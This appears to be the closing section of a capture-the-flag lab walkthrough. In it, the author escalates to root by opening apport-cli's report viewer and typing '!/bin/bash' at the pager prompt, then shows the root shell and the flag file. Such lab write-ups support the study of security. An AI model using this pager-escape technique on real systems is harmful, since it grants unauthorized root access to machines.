
```
Choices:
  1: Display (X.org)
  2: External or internal storage devices (e. g. USB sticks)
  3: Security related problems
  4: Sound/audio related problems
  5: dist-upgrade
  6: installation
  7: installer
  8: release-upgrade
  9: ubuntu-release-upgrader
  10: Other problem
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/9/10/C): 1
1^J
```

First click "1"




```
*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.

*** What display problem do you observe?


Choices:
  1: I don't know
  2: Freezes or hangs during boot or usage
  3: Crashes or restarts back to login screen
  4: Resolution is incorrect
  5: Shows screen corruption
  6: Performance is worse than expected
  7: Fonts are the wrong size
  8: Other display-related problem
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/C): 2
2^J

***

To debug X freezes, please see https://wiki.ubuntu.com/X/Troubleshooting/Freeze

Press any key to continue...
..dpkg-query: no packages found matching xorg
...................
```

then "2" and wait...



```
What would you like to do? Your options are:
  S: Send report (1.4 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): V
V^J
WARNING: terminal is not fully functional
-  (press RETURN)
== ApportVersion =================================
2.20.11-0ubuntu27

== Architecture =================================
amd64

== CasperMD5CheckResult =================================
skip

== Date =================================
Fri Oct 11 17:10:25 2024

== DistroRelease =================================
Ubuntu 20.04

== Package =================================
xorg (not installed)

== ProblemType =================================
Bug

== ProcCpuinfoMinimal =================================
processor       : 1
:!/bin/bash
!//bbiinn//bbaasshh!/bin/bash
root@devvortex:/home/logan#
```

then "V" and when colon ":" comes type "!/bin/bash" to successfully escalate privileges...



```
root@devvortex:/home/logan# id
id
uid=0(root) gid=0(root) groups=0(root)
root@devvortex:/home/logan# cd /root
cd /root
root@devvortex:~# sl
sl

Command 'sl' not found, but can be installed with:

apt install sl

root@devvortex:~# ls
ls
root.txt
root@devvortex:~#
```

Got last flag in /root directory.....